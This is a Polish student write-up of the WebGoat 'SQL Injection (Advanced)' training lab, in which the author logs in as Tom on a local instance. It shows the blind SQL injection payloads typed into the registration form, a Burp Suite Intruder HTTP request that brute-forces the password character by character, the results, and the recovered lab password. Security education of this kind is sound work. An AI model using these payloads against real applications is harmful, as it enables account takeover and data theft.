

# Opis wykonania SQL Injection(Advanced)

## Paweł Kubala

Celem zadania było złamanie hasła do użytkownika o loginie Tom.

- 1) Po pierwsze stworzyłem poprzez rejestrację nowego usera o loginie testuser i hasle 12.
- 2) Następnie sprawdziłem podatność strony na Blind Sql Injection:

The screenshot shows a web application interface with a registration form. At the top, there are two tabs: "LOGIN" and "REGISTER". The "REGISTER" tab is active. The form contains four input fields: the first contains the SQL injection payload "testuser' AND '1'='1", the second contains the email "test@user", and the next two are empty except for a small dot. Below the inputs is a blue "Register Now" button. At the bottom of the form, a message states: "User testuser' AND '1'='1 already exists please try to register with a different username."

LOGIN REGISTER

testuser' AND '1'='1

test@user

•

•

Register Now

User testuser' AND '1'='1 already exists please try to register with a different username.

- 3) Po sprawdzeniu, że strona jest podatna na sqlInjection sprawdziłem, czy potrafię sprawdzić pojedynczą literkę hasła – jeżeli podany przeze mnie znak w danym miejscu sprawia, że nie mogę zarejestrować nowej osoby to znaczy, że to jest część hasła:

LOGIN

REGISTER

testuse' AND substring(password, 1,1)='1

test@user



.

.

Register Now

User testuse' AND substring(password, 1,1)='1 already exists please try to register with a different username.

- 4) Następnie pobrałem program BurpSuite, za pomocą którego można stworzyć w prosty sposób atak typu bruteforce na każdą literkę poprzez pobranie Cookies z Google Chrome:



PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.0

Accept: \*/\*

Accept-Encoding: gzip, deflate, br

Accept-Language: pl-PL,pl;q=0.9,en-GB;q=0.8,en-US;q=0.7,en;q=0.6

Connection: close

Content-Length: 104  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Cookie: JSESSIONID=RKRjSiMx-9qTazUKlih1B2ya\_doqExYObdYXFm7B  
Host: 127.0.0.1:8080  
Origin: http://127.0.0.1:8080  
Referer: http://127.0.0.1:8080/WebGoat/start.mvc  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/78.0.3904.108 Safari/537.36  
X-Requested-With: XMLHttpRequest

username\_reg=tom'+and+substring(password,\$pass\_int\$,1)='\$pass\_char\$&email\_reg=testuser@test  
.com&password\_reg=password&confirm\_password\_reg=password

- 5) Po odpaleniu programu otrzymałem następujący wynik (Payload 1 to pozycja, a Payload 2 to znak na danym miejscu)

The screenshot shows the 'Intruder attack 4' window. The 'Results' tab is active, displaying a table of requests. The table has columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, {0}, and Comment. The first row is highlighted in red.

Request	Payload1	Payload2	Status	Error	Timeout	Length	{0}	Comment
571	1	t	200			341	✓	
70	10	c	200			341	✓	
521	11	r	200			341	✓	
132	12	e	200			341	✓	
583	13	t	200			341	✓	
164	14	f	200			341	✓	
435	15	o	200			341	✓	
526	16	r	200			341	✓	
587	17	t	200			341	✓	
438	18	o	200			341	✓	

The 'Request' tab is active, showing the details of the selected request (Request 571). The request is a PUT to /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.0. The response is 200 OK. The content type is application/x-www-form-urlencoded; charset=UTF-8. The cookie is JSESSIONID=Nlv\_gqvY5icqC32qBJXOJmPuVCZ6C6Vys7XcOZ2. The user agent is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36.

Finished

6) Po wpisaniu hasła literka po literce: thisisasecretfortomonly – zadanie wykonane!

[Show hints](#) [Reset lesson](#)

← 1 2 3 4 5 6 →

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!

LOGINREGISTER

Username

Password

☐ Remember me

Log In

Forgot Password?

**Congratulations. You have successfully completed the assignment.**